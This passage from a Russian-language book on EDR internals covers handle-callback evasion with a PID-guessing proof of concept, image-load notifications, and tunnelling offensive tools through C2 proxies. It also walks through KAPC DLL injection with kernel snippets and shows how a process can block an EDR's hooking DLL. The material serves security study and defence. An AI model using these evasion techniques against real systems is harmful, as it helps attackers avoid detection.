Приём работает потому, что уведомление объекта задания возникает в ядре раньше уведомления процедуры обратного вызова для объектов. В своей работе исследователи измерили время между созданием процесса и уведомлением процедуры: оно составило 8,75-14,5 мс. Это означает, что, если запросить дескриптор до передачи уведомления драйверу, атакующий сможет получить дескриптор со всеми правами, а не с маской доступа, изменённой драйвером.

Угадывание PID целевого процесса

Второй описанный в работе способ пытается предсказать PID целевого процесса. Авторы показали, что, удалив все известные PID и идентификаторы потоков (TID) из перечня возможных PID, можно эффективнее угадать PID цели. Для демонстрации они создали программу `hThemAll.cpp`. В основе инструмента лежит внутренняя функция `OpenProcessThemAll()`, показанная в листинге 4-17; программа выполняет её в четырёх параллельных потоках для открытия дескрипторов процессов.

```
void OpenProcessThemAll(
  const DWORD dwBasePid,
  const DWORD dwNbrPids,
  std::list<HANDLE>* lhProcesses,
  const std::vector<DWORD>* vdwExistingPids)
{
  std::list<DWORD> pids;
  for (auto i(0); i < dwNbrPids; i += 4)
    if (!std::binary_search(
      vdwExistingPids->begin(),
      vdwExistingPids->end(),
      dwBasePid + i))
    {
      pids.push_back(dwBasePid + i);
    }
  while (!bJoinThreads) {
    for (auto it = pids.begin(); it != pids.end(); ++it)
    {
1     if (const auto hProcess = OpenProcess(
        DESIRED_ACCESS,
        DESIRED_INHERITANCE,
        *it))
      {
        EnterCriticalSection(&criticalSection);
2       lhProcesses->push_back(hProcess);
        LeaveCriticalSection(&criticalSection);
        pids.erase(it);
      }
    }
  }
}
```

Листинг 4-17. Функция `OpenProcessThemAll()`*, запрашивающая дескрипторы процессов и проверяющая их PID*

Функция без разбора запрашивает дескрипторы **1** всех процессов по PID из отфильтрованного списка. Если возвращённый дескриптор действителен, он добавляется в массив **2**. После завершения функции можно проверить, соответствует ли какой-либо полученный дескриптор целевому процессу. Если нет, дескриптор закрывается.

Хотя демонстрация концепции работает, она не учитывает некоторые граничные случаи, например повторное использование идентификаторов завершившегося процесса или потока другим процессом либо потоком. Такие случаи, безусловно, можно учесть, но на момент написания книги общедоступных примеров не существовало.

Практические области применения обоих способов также могут быть ограничены. Например, чтобы первым способом открыть дескриптор процесса агента, нам пришлось бы выполнить свой код раньше запуска этого процесса. В реальной системе это чрезвычайно сложно, поскольку большинство EDR запускает процесс агента через службу, которая работает на раннем этапе порядка загрузки. Для создания собственной службы потребуются административные права, но даже они не гарантируют, что вредоносная программа начнёт выполняться до запуска службы агента.

Кроме того, оба способа направлены на преодоление превентивных мер EDR и не учитывают средства обнаружения. Даже если драйвер не сможет изменить права запрошенного дескриптора, он всё равно может сообщить о подозрительных событиях доступа к процессу. Microsoft заявила, что не станет исправлять эту проблему, поскольку это может вызвать затруднения с совместимостью приложений; ответственность за устранение возложена на сторонних разработчиков.

Заключение

Мониторинг операций с дескрипторами, особенно открытия дескрипторов чувствительных процессов, предоставляет надёжный способ обнаружения методов противника. Драйвер с зарегистрированной процедурой обратного вызова для уведомлений об объектах располагается непосредственно на пути атакующего, чьи приёмы требуют открытия или дублирования дескрипторов таких объектов, как `lsass.exe`. При качественной реализации процедуры возможности обхода этого датчика ограничены, и многие атакующие изменили свои методы так, чтобы вообще свести к минимуму необходимость открывать новые дескрипторы процессов.

Глава 5. Уведомления о загрузке образов и операциях реестра

Последние два вида процедур обратного вызова для уведомлений, которые мы рассмотрим в этой книге, - это уведомления о загрузке образов и уведомления реестра. Уведомление о загрузке образа возникает всякий раз, когда в память системы загружается исполняемый файл, DLL или драйвер. Уведомление реестра срабатывает при выполнении определённых операций в реестре, например при создании или удалении раздела.

Помимо этих видов уведомлений, в этой главе мы также рассмотрим, как EDR обычно используют уведомления о загрузке образов для метода, называемого KAPC-инъекцией, с помощью которого внедряются их DLL с перехватом функций. Наконец, мы обсудим способ обхода, направленный непосредственно на драйвер EDR и потенциально позволяющий обойти все рассмотренные нами виды уведомлений.

Как работают уведомления о загрузке образов

Собирая телеметрию загрузки образов, можно получить чрезвычайно ценную информацию о зависимостях процесса. Например, наступательные инструменты, использующие сборки .NET в памяти, такие как команда `execute-assembly` агента Beacon из Cobalt Strike, регулярно загружают в свои процессы среду выполнения общего языка `clr.dll`. Сопоставив загрузку образа `clr.dll` с определёнными атрибутами PE-заголовка процесса, можно выявить не-.NET-процессы, загружающие `clr.dll`, что может указывать на вредоносное поведение.

Регистрация процедуры обратного вызова

Ядро обеспечивает эти уведомления о загрузке образов через API `nt!PsSetLoadImageNotifyRoutine()`. Если драйвер хочет получать такие события, разработчикам достаточно передать свою функцию обратного вызова в качестве единственного параметра этого API, как показано в листинге 5-1.

```
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
 NTSTATUS status = STATUS_SUCCESS;
 --snip--
 status = PsSetLoadImageNotifyRoutine(ImageLoadNotificationCallback);
 --snip--
}
void ImageLoadNotificationCallback(
 PUNICODE_STRING FullImageName,
 HANDLE ProcessId,
 PIMAGE_INFO ImageInfo)
{
 --snip--
}
```

Листинг 5-1. Регистрация процедуры обратного вызова для загрузки образов

Теперь система будет вызывать внутреннюю функцию обратного вызова `ImageLoadNotificationCallback()` при каждой загрузке нового образа в процесс.

Просмотр процедур обратного вызова, зарегистрированных в системе

Система также добавляет указатель на функцию в массив `nt!PspLoadImageNotifyRoutine()`. Этот массив можно обойти так же, как массив процедур обратного вызова для уведомлений о процессах, рассмотренный в главе 3. В листинге 5-2 мы делаем это, чтобы перечислить зарегистрированные в системе процедуры обратного вызова для загрузки образов.

```
1: kd> dx ((void**[0x40])&nt!PspLoadImageNotifyRoutine)
.Where(a => a != 0)
.Select(a => @$getsym(@$getCallbackRoutine(a).Function))
 [0]   : WdFilter+0x467b0 (fffff803`4ade67b0)
 [1]   : ahcache!CitmpLoadImageCallback (fffff803`4c95eb20)
```

Листинг 5-2. Перечисление процедур обратного вызова для загрузки образов

Здесь зарегистрировано заметно меньше процедур обратного вызова, чем для уведомлений о создании процессов. Уведомления о процессах имеют больше применений, не связанных с безопасностью, чем загрузки образов, поэтому разработчики больше заинтересованы в их реализации. И наоборот, загрузки образов являются критически важным источником данных для EDR, поэтому здесь рядом с Defender **[0]** и Customer Interaction Tracker **[1]** можно ожидать увидеть все загруженные в системе EDR.

Сбор информации из событий загрузки образов

Когда образ загружается, процедура обратного вызова получает указатель на структуру `IMAGE_INFO`, определённую в листинге 5-3. EDR может собирать из неё телеметрию.

```
typedef struct _IMAGE_INFO {
 union {
  ULONG Properties;
  struct {
   ULONG ImageAddressingMode : 8;
   ULONG SystemModeImage : 1;
   ULONG ImageMappedToAllPids : 1;
   ULONG ExtendedInfoPresent : 1;
   ULONG MachineTypeMismatch : 1;
   ULONG ImageSignatureLevel : 4;
   ULONG ImageSignatureType : 3;
   ULONG ImagePartialMap : 1;
   ULONG Reserved : 12;
  };
 };
 PVOID ImageBase;
 ULONG ImageSelector;
 SIZE_T ImageSize;
 ULONG ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

Листинг 5-3. Определение структуры `IMAGE_INFO`

В этой структуре есть несколько особенно интересных полей. Во-первых, `SystemModeImage` имеет значение 0, если образ отображён в пользовательское адресное пространство, как в случае DLL и EXE. Если это поле имеет значение 1, загружаемый образ является драйвером, отображаемым в адресное пространство ядра. Для EDR это полезно, поскольку вредоносный код, загруженный в режим ядра, обычно опаснее кода, загруженного в пользовательский режим.

Поле `ImageSignatureLevel` представляет уровень подписи, назначенный образу механизмом Code Integrity - компонентом Windows, который, помимо прочего, проверяет цифровые подписи. Эта информация полезна системам, реализующим какую-либо политику ограничения программного обеспечения. Например, организация может требовать, чтобы определённые системы предприятия исполняли только подписанный код. Эти уровни подписи представляют собой константы, определённые в заголовочном файле `ntddk.h` и показанные в листинге 5-4.

```
#define SE_SIGNING_LEVEL_UNCHECKED 0x00000000
#define SE_SIGNING_LEVEL_UNSIGNED  0x00000001
#define SE_SIGNING_LEVEL_ENTERPRISE 0x00000002
#define SE_SIGNING_LEVEL_CUSTOM_1  0x00000003
#define SE_SIGNING_LEVEL_DEVELOPER SE_SIGNING_LEVEL_CUSTOM_1
#define SE_SIGNING_LEVEL_AUTHENTICODE 0x00000004
#define SE_SIGNING_LEVEL_CUSTOM_2  0x00000005
#define SE_SIGNING_LEVEL_STORE  0x00000006
#define SE_SIGNING_LEVEL_CUSTOM_3  0x00000007
#define SE_SIGNING_LEVEL_ANTIMALWARE SE_SIGNING_LEVEL_CUSTOM_3
#define SE_SIGNING_LEVEL_MICROSOFT 0x00000008
#define SE_SIGNING_LEVEL_CUSTOM_4  0x00000009
#define SE_SIGNING_LEVEL_CUSTOM_5  0x0000000A
#define SE_SIGNING_LEVEL_DYNAMIC_CODEGEN 0x0000000B
#define SE_SIGNING_LEVEL_WINDOWS  0x0000000C
#define SE_SIGNING_LEVEL_CUSTOM_7  0x0000000D
#define SE_SIGNING_LEVEL_WINDOWS_TCB 0x0000000E
#define SE_SIGNING_LEVEL_CUSTOM_6  0x0000000F
```

Листинг 5-4. Уровни подписи образа

Назначение каждого значения документировано недостаточно хорошо, однако смысл некоторых из них очевиден. Например, `SE_SIGNING_LEVEL_UNSIGNED` предназначено для неподписанного кода, `SE_SIGNING_LEVEL_WINDOWS` указывает, что образ является компонентом операционной системы, а `SE_SIGNING_LEVEL_ANTIMALWARE` некоторым образом связано с защитой от вредоносных программ.

Поле `ImageSignatureType`, дополняющее `ImageSignatureLevel`, определяет тип подписи, которым Code Integrity пометил образ, чтобы указать способ применения подписи. Перечисление `SE_IMAGE_SIGNATURE_TYPE`, определяющее эти значения, показано в листинге 5-5.

```
typedef enum _SE_IMAGE_SIGNATURE_TYPE
{
 SeImageSignatureNone = 0,
 SeImageSignatureEmbedded,
 SeImageSignatureCache,
 SeImageSignatureCatalogCached,
 SeImageSignatureCatalogNotCached,
 SeImageSignatureCatalogHint,
 SeImageSignaturePackageCatalog,
} SE_IMAGE_SIGNATURE_TYPE, *PSE_IMAGE_SIGNATURE_TYPE;
```

Листинг 5-5. Перечисление `SE_IMAGE_SIGNATURE_TYPE`

Внутреннее устройство Code Integrity, связанное с этими свойствами, выходит за рамки этой главы, однако чаще всего встречаются значения `SeImageSignatureNone` (файл не подписан), `SeImageSignatureEmbedded` (подпись встроена в файл) и `SeImageSignatureCache` (подпись кэширована в системе).

Если значение `ImagePartialMap` ненулевое, отображаемый в виртуальное адресное пространство процесса образ является неполным. Это значение, добавленное в Windows 10, устанавливается, например, когда вызывается `kernel32!MapViewOfFile()` для отображения небольшой части файла, размер которого превышает размер адресного пространства процесса. Поле `ImageBase` содержит базовый адрес, по которому будет отображён образ в пользовательском адресном пространстве или адресном пространстве ядра в зависимости от типа образа.

Стоит отметить, что к моменту поступления уведомления о загрузке образа в драйвер образ уже отображён. Это означает, что код внутри DLL находится в виртуальном адресном пространстве процесса-хозяина и готов к выполнению. Такое поведение можно наблюдать с помощью WinDbg, как показано в листинге 5-6.

```
0: kd> bp nt!PsCallImageNotifyRoutines
0: kd> g
Breakpoint 0 hit
nt!PsCallImageNotifyRoutines:
fffff803`49402bc0 488bc4 mov rax,rsp
0: kd> dt _UNICODE_STRING @rcx
ntdll!_UNICODE_STRING
 "\SystemRoot\System32\ntdll.dll"
  +0x000 Length : 0x3c
  +0x002 MaximumLength : 0x3e
  +0x008 Buffer : 0xfffff803`49789b98 1 "\SystemRoot\System32\ntdll.dll"
```

Листинг 5-6. Извлечение имени образа из уведомления о его загрузке

Сначала мы устанавливаем точку останова на функции, отвечающей за обход массива зарегистрированных процедур обратного вызова. Затем, когда отладчик останавливается, исследуем регистр RCX. Напомним, что первый параметр, переданный процедуре обратного вызова и хранящийся в RCX, - это строка Unicode с именем загружаемого образа **1**.

Когда этот образ оказался в поле нашего зрения, можно просмотреть VAD текущего процесса, показанные в листинге 5-7, чтобы увидеть, какие образы загружены в текущий процесс, куда и каким образом.

```
0: kd> !vad
VAD Level Commit
--snip--
ffff9b8f9952fd80 0  0 Mapped READONLY Pagefile section, shared commit 0x1
ffff9b8f9952eca0 2  0 Mapped READONLY Pagefile section, shared commit 0x23
ffff9b8f9952d260 1  1 Mapped NO_ACCESS Pagefile section, shared commit 0xe0e
ffff9b8f9952c5e0 2  4 Mapped Exe EXECUTE_WRITECOPY \Windows\System32\notepad.exe
ffff9b8f9952db20 3  16 Mapped Exe EXECUTE_WRITECOPY \Windows\System32\ntdll.dll
```

Листинг 5-7. Проверка VAD для обнаружения загружаемого образа

Последняя строка вывода показывает, что цель уведомления о загрузке образа, в нашем примере `ntdll.dll`, помечена как `Mapped`. В случае EDR это означает, что мы знаем: DLL находится на диске и скопирована в память. Прежде чем будет вызвана функция `DllMain()` внутри DLL и начнётся выполнение её кода, загрузчик должен выполнить несколько действий, например разрешить зависимости DLL. Это особенно существенно лишь в ситуациях, когда EDR работает в режиме предотвращения и может предпринять действия, чтобы не дать DLL выполниться в целевом процессе.

Обход уведомлений о загрузке образов с помощью средств туннелирования

Одна из тактик обхода, набравшая популярность за последние несколько лет, состоит в том, чтобы проксировать свои инструменты, а не запускать их на целевой системе. Когда атакующий избегает запуска инструментов постэксплуатации на узле, он исключает из собираемых данных множество индикаторов на узле, чрезвычайно затрудняя обнаружение средствами EDR. Большинство наборов инструментов противника содержат утилиты, которые собирают сетевую информацию или воздействуют на другие узлы среды. Однако таким инструментам обычно требуются лишь действующий сетевой маршрут и возможность пройти аутентификацию в системе, с которой они хотят взаимодействовать. Следовательно, атакующим не обязательно выполнять их на узле в целевой среде.

Один из способов не запускать инструменты на узле - проксировать их с внешнего компьютера, направляя трафик инструмента через скомпрометированный узел. Хотя в последнее время эта стратегия стала распространённее благодаря своей полезности для обхода решений EDR, сам метод не нов: большинство атакующих годами применяли его с помощью вспомогательных модулей Metasploit Framework, особенно когда их сложные наборы инструментов по какой-либо причине не работали на цели. Например, иногда атакующие хотят воспользоваться инструментами Impacket - набором написанных на Python классов для работы с сетевыми протоколами. Если на целевой машине нет интерпретатора Python, атакующим приходится кое-как собирать исполняемый файл, чтобы разместить и запустить его на узле. Это создаёт множество затруднений и ограничивает эксплуатационную применимость многих наборов инструментов, поэтому вместо этого атакующие прибегают к проксированию.

Многие агенты управления и контроля, например Beacon с его командой `socks`, поддерживают ту или иную форму проксирования. На рисунке 5-1 показана типичная архитектура проксирования.




Рисунок 5-1. Типовая архитектура проксирования

После развёртывания агента управления и контроля в целевой среде операторы запускают прокси на своём сервере, а затем связывают агент с прокси. С этого момента весь направленный через прокси трафик будет проходить через бастион - узел, используемый для сокрытия истинного местоположения сервера управления и контроля, - к развёрнутому агенту, позволяя оператору туннелировать свои инструменты внутрь среды. Затем оператор может использовать такие инструменты, как Proxychains или Proxifier, чтобы заставить свои средства постэксплуатации, выполняющиеся на внешнем узле, отправлять трафик через прокси и действовать так, словно они выполняются во внутренней среде.

Однако у этой тактики есть один существенный недостаток. Большинство команд наступательной безопасности используют неинтерактивные сеансы, в которых предусмотрена запланированная задержка между обращениями агента управления и контроля к своему серверу. Это позволяет поведению маяка слиться с обычным трафиком системы за счёт сокращения общего объёма взаимодействий и соответствия типичному профилю обмена данными в системе. Например, в большинстве сред не встретишь большого объёма трафика между рабочей станцией и банковским сайтом. Увеличивая интервал между обращениями к серверу, выдающему себя за законный банковский сервис, атакующие могут затеряться в фоне. Но при проксировании такая практика создаёт серьёзные трудности, поскольку многие инструменты не рассчитаны на каналы с высокой задержкой. Представьте, что вы пытаетесь просматривать веб-страницу, но можете отправлять лишь один запрос в час, а затем должны ждать ещё час, чтобы получить результаты.

Чтобы обойти это ограничение, многие операторы сокращают интервалы между обращениями почти до нуля, создавая интерактивный сеанс. Это уменьшает сетевую задержку и позволяет инструментам постэксплуатации работать без промедления. Однако, поскольку почти все агенты управления и контроля используют один канал связи и для обращений, и для получения задач, и для отправки результатов, объём трафика в этом единственном канале может стать значительным и выдать защитникам подозрительную активность маяка. Таким образом, с учётом рабочей среды атакующим приходится искать компромисс между индикаторами на узлах и сетевыми индикаторами.

По мере того как поставщики EDR совершенствуют способность выявлять трафик маяков, наступательные команды и разработчики будут развивать свои приёмы обхода обнаружения. Один из следующих логичных шагов для этого - использовать для постановки задач управления и контроля не один, а несколько каналов: либо задействовать дополнительный инструмент, такой как gTunnel, либо встроить соответствующую поддержку в сам агент. На рисунке 5-2 показан пример того, как это может работать.




Рисунок 5-2. Архитектура проксирования gTunnel

В этом примере для управления агентом, развёрнутым на скомпрометированном узле, по-прежнему используется существующий канал управления и контроля, но также добавляется канал gTunnel, позволяющий проксировать инструменты. Мы выполняем инструменты на узле

атакующего, практически устраняя риск обнаружения на узле, и направляем сетевой трафик инструментов через gTunnel к скомпрометированной системе, откуда он идёт дальше так, словно возник на скомпрометированном узле. У защитников всё ещё остаётся возможность обнаружить атаку сетевыми средствами, но след атакующего на узле значительно уменьшается.

Запуск KAPC-инъекции с помощью уведомлений о загрузке образов

В главе 2 обсуждалось, как EDR часто внедряют DLL с перехватом функций во вновь созданные процессы, чтобы отслеживать вызовы определённых представляющих интерес функций. К сожалению для поставщиков, формально поддерживаемого способа внедрить DLL в процесс из режима ядра не существует. По иронии судьбы, один из самых распространённых применяемых ими способов - это метод, часто используемый вредоносными программами, которые они стремятся обнаруживать: APC-инъекция. Большинство поставщиков EDR используют KAPC-инъекцию - процедуру, которая предписывает создаваемому процессу загрузить DLL EDR, хотя та и не связана явным образом с исполняемым образом.

Чтобы внедрить DLL, EDR не могут просто записать содержимое образа в виртуальное адресное пространство процесса произвольным образом. DLL должна быть отображена в соответствии с форматом PE. Для этого из режима ядра драйвер может применить довольно изящный приём: использовать уведомление процедуры обратного вызова о загрузке образа, чтобы отследить загрузку `ntdll.dll` вновь созданным процессом. Загрузка `ntdll.dll` - одно из первых действий нового процесса, поэтому, если драйвер сумеет заметить её, он сможет воздействовать на процесс до того, как его основной поток начнёт выполняться; это идеальный момент для установки перехватов. В этом разделе мы по шагам разберём внедрение DLL с перехватом функций во вновь созданный 64-разрядный процесс.

Принцип работы KAPC-инъекции

В теории KAPC-инъекция относительно проста и становится запутанной лишь при обсуждении её фактической реализации в драйвере. Общая идея состоит в том, чтобы предписать вновь созданному процессу загрузить указанную нами DLL. В случае EDR это почти всегда будет DLL с перехватом функций. APC - один из нескольких способов подать процессу сигнал выполнить для нас некоторое действие - ожидают, пока поток не войдёт в допускающее оповещения состояние, например при выполнении потоком `kernel32!SleepEx()` или `kernel32!WaitForSingleObjectEx()`, и затем выполняют запрошенную нами задачу.

KAPC-инъекция ставит эту задачу в очередь из режима ядра и, в отличие от обычной APC-инъекции из пользовательского режима, формально не поддерживается операционной системой, из-за чего её реализация оказывается несколько кустарной. Процесс состоит из нескольких шагов. Сначала драйвер получает уведомление о загрузке образа, будь то образ процесса, например `notepad.exe`, или интересующая EDR DLL. Поскольку уведомление возникает в контексте целевого процесса, драйвер затем ищет среди загруженных в данный момент модулей адрес функции, способной загрузить DLL, а именно `ntdll!LdrLoadDll()`. После этого драйвер инициализирует несколько ключевых структур, указывая имя DLL, которую нужно внедрить в процесс, инициализирует KAPC и ставит её в очередь для выполнения в процессе. Когда какой-либо поток процесса войдёт в допускающее оповещения состояние, APC будет выполнена и загрузится DLL драйвера EDR.

Чтобы лучше понять этот процесс, подробно разберём каждый из его этапов.

Получение указателя на функцию загрузки DLL

Прежде чем драйвер сможет внедрить свою DLL, он должен получить указатель на недокументированную функцию `ntdll!LdrLoadDll()`, отвечающую за загрузку DLL в процесс подобно `kernel32!LoadLibrary()`. Её определение приведено в листинге 5-8.

```
NTSTATUS
LdrLoadDll(IN PWSTR SearchPath OPTIONAL,
 IN PULONG DllCharacteristics OPTIONAL,
 IN PUNICODE_STRING DllName,
 OUT PVOID *BaseAddress)
```

Листинг 5-8. Определение `LdrLoadDll()`

Обратите внимание: между загрузкой DLL и её полным отображением в процесс существует различие. По этой причине для некоторых драйверов процедура обратного вызова после операции может оказаться предпочтительнее процедуры до операции. Дело в том, что к моменту уведомления процедуры обратного вызова после операции образ отображён полностью, а значит, драйвер может получить указатель на `ntdll!LdrLoadDll()` в отображённой копии `ntdll.dll`. Поскольку образ отображён в текущий процесс, драйверу также не нужно беспокоиться о рандомизации размещения адресного пространства (ASLR).

Подготовка к внедрению

Получив указатель на `ntdll!LdrLoadDll()`, драйвер выполняет важнейшее условие KAPC-инъекции и может начинать внедрение своей DLL в новый процесс. В листинге 5-9 показано, как драйвер EDR может выполнить необходимые для этого шаги инициализации.

```
typedef struct _INJECTION_CTX
{
 UNICODE_STRING Dll;
 WCHAR Buffer[MAX_PATH];
} INJECTION_CTX, *PINJECTION_CTX
void Injector()
{
 NTSTATUS status = STATUS_SUCCESS;
 PINJECTION_CTX ctx = NULL;
 const UNICODE_STRING DllName = RTL_CONSTANT_STRING(L"hooks.dll");
 --snip--
 1 status = ZwAllocateVirtualMemory(
 ZwCurrentProcess(),
 (PVOID *)&ctx,
 0,
 sizeof(INJECTION_CTX),
 MEM_COMMIT | MEM_RESERVE,
 PAGE_READWRITE
 );
 --snip--
 RtlInitEmptyUnicodeString(
 &ctx->Dll,
 ctx->Buffer,
 sizeof(ctx->Buffer)
 );
 2 RtlUnicodeStringCopyString(
 &ctx->Dll,
 DllName
);
 --snip--
}
```

Листинг 5-9. Выделение памяти в целевом процессе и инициализация структуры контекста

Драйвер выделяет внутри целевого процесса память **1** для структуры контекста, содержащей имя внедряемой DLL **2**.

Создание структуры KAPC

После завершения выделения и инициализации драйверу нужно выделить место для структуры KAPC, как показано в листинге 5-10. Эта структура содержит сведения о процедуре, которую требуется выполнить в целевом потоке.

```
PKAPC pKapc = (PKAPC)ExAllocatePoolWithTag(
 NonPagedPool,
 sizeof(KAPC),
 'CPAK'
);
```

Листинг 5-10. Выделение памяти для структуры KAPC

Драйвер выделяет эту память в `NonPagedPool` - пуле памяти, гарантирующем, что, пока объект выделен, данные останутся в физической памяти, а не будут выгружены на диск. Это важно, поскольку поток, в который внедряется DLL, может выполняться с высоким уровнем запроса прерывания, например `DISPATCH_LEVEL`; в этом случае ему не следует обращаться к памяти в `PagedPool`, поскольку это приводит к фатальной ошибке, которая обычно заканчивается проверкой ошибки `IRQL_NOT_LESS_OR_EQUAL`, также известной как синий экран смерти.

Затем драйвер инициализирует ранее выделенную структуру KAPC с помощью недокументированного API `nt!KeInitializeApc()`, показанного в листинге 5-11.

```
VOID KeInitializeApc(
 PKAPC Apc,
 PETHREAD Thread,
 KAPC_ENVIRONMENT Environment,
 PKKERNEL_ROUTINE KernelRoutine,
 PKRUNDOWN_ROUTINE RundownRoutine,
 PKNORMAL_ROUTINE NormalRoutine,
 KPROCESSOR_MODE ApcMode,
 PVOID NormalContext
);
```

Листинг 5-11. Определение `nt!KeInitializeApc()`

В нашем драйвере вызов `nt!KeInitializeApc()` выглядел бы примерно так, как показано в листинге 5-12.

```
KeInitializeApc(
 pKapc,
 KeGetCurrentThread(),
 OriginalApcEnvironment,
 (PKKERNEL_ROUTINE)OurKernelRoutine,
 NULL,
 (PKNORMAL_ROUTINE)pfnLdrLoadDll,
 UserMode,
 NULL
);
```

Листинг 5-12. Вызов `nt!KeInitializeApc()` *с параметрами для внедрения DLL*

Эта функция сначала принимает указатель на созданную ранее структуру KAPC, а также указатель на поток, в очередь которого следует поставить APC; в нашем случае это может быть текущий поток. За этими параметрами следует элемент перечисления `KAPC_ENVIRONMENT`, который должен иметь значение `OriginalApcEnvironment` (0), указывающее, что APC будет выполняться в контексте процесса потока.

Следующие три параметра - процедуры - выполняют основную часть работы. `KernelRoutine`, названная в нашем примере кода `OurKernelRoutine()`, - это функция, выполняемая в режиме ядра на уровне `APC_LEVEL` до доставки APC в пользовательский режим. Чаще всего она просто освобождает объект KAPC и возвращает управление. Функция `RundownRoutine` выполняется, если целевой поток завершается до доставки APC. Она должна освободить объект KAPC, но ради простоты в нашем примере мы оставили её пустой. Функция `NormalRoutine` должна выполняться в пользовательском режиме на уровне `PASSIVE_LEVEL` при доставке APC. В нашем случае это должен быть указатель на функцию `ntdll!LdrLoadDll()`. Последние два параметра, `ApcMode` и `NormalContext`, устанавливаются соответственно в `UserMode` (1) и параметр, переданный как `NormalRoutine`.

Постановка APC в очередь

Наконец, драйвер должен поставить эту APC в очередь. Драйвер вызывает недокументированную функцию `nt!KeInsertQueueApc()`, определённую в листинге 5-13.

```
BOOL KeInsertQueueApc(
 PRKAPC Apc,
 PVOID SystemArgument1,
 PVOID SystemArgument2,
 KPRIORITY Increment
);
```

Листинг 5-13. Определение `nt!KeInsertQueueApc()`

Эта функция заметно проще предыдущей. Первый входной параметр - APC, то есть указатель на созданную нами KAPC. Далее следуют передаваемые аргументы. Ими должны быть путь к

загружаемой DLL и длина строки с этим путём. Поскольку это два элемента нашей пользовательской структуры `INJECTION_CTX`, здесь мы просто ссылаемся на них. Наконец, поскольку мы ничего не увеличиваем, параметр `Increment` можно установить в 0.

Теперь DLL поставлена в очередь для внедрения в новый процесс, как только текущий поток войдёт в допускающее оповещения состояние, например вызовет `kernel32!WaitForSingleObject()` или `Sleep()`. После завершения APC EDR начнёт получать от DLL с установленными в ней перехватами события, позволяющие отслеживать выполнение ключевых API внутри внедрённой функции.

Предотвращение KAPC-инъекции

Начиная со сборки Windows 10586 процессы могут с помощью политик смягчения последствий для процессов и потоков запрещать загрузку в себя DLL, не подписанных Microsoft. Изначально Microsoft реализовала эту возможность, чтобы браузеры могли предотвращать внедрение сторонних DLL, способных отрицательно повлиять на их стабильность.

Стратегии смягчения последствий работают следующим образом. Когда процесс создаётся через API создания процессов пользовательского режима, в качестве параметра ожидается указатель на структуру `STARTUPINFOEX`. Внутри этой структуры находится указатель на список атрибутов `PROC_THREAD_ATTRIBUTE_LIST`. После инициализации этот список атрибутов поддерживает атрибут `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY`. Когда атрибут установлен, элемент `lpValue` может быть указателем на `DWORD`, содержащий флаг `PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`. Если этот флаг установлен, процессу будет разрешено загружать только DLL, подписанные Microsoft. Если программа попытается загрузить DLL, не подписанную Microsoft, будет возвращена ошибка `STATUS_INVALID_IMAGE_HASH`. Используя этот атрибут, процессы могут запрещать EDR внедрять их DLL с перехватом функций, что позволяет процессам работать, не опасаясь перехвата функций.

У этого метода есть ограничение: флаг передаётся только создаваемым процессам и не применяется к текущему процессу. Поэтому он лучше всего подходит для агентов управления и контроля, использующих архитектуру fork&run для задач постэксплуатации: каждый раз, когда агент ставит задачу в очередь, создаётся жертвенный процесс, к которому применяется политика смягчения последствий. Если автор вредоносной программы хочет применить этот атрибут к исходному процессу, он может воспользоваться API `kernel32!SetProcessMitigationPolicy()` и связанной с ним политикой `ProcessSignaturePolicy`. Однако к тому моменту, когда процесс сможет вызвать этот API, DLL EDR с перехватом функций уже загрузится в процесс и установит свои перехваты, из-за чего метод окажется непригодным.

Ещё одна сложность этого метода состоит в том, что поставщики EDR начали получать для своих DLL аттестационные подписи Microsoft, как показано на рисунке 5-3, благодаря чему эти DLL можно внедрять в процессы даже при установленном флаге.

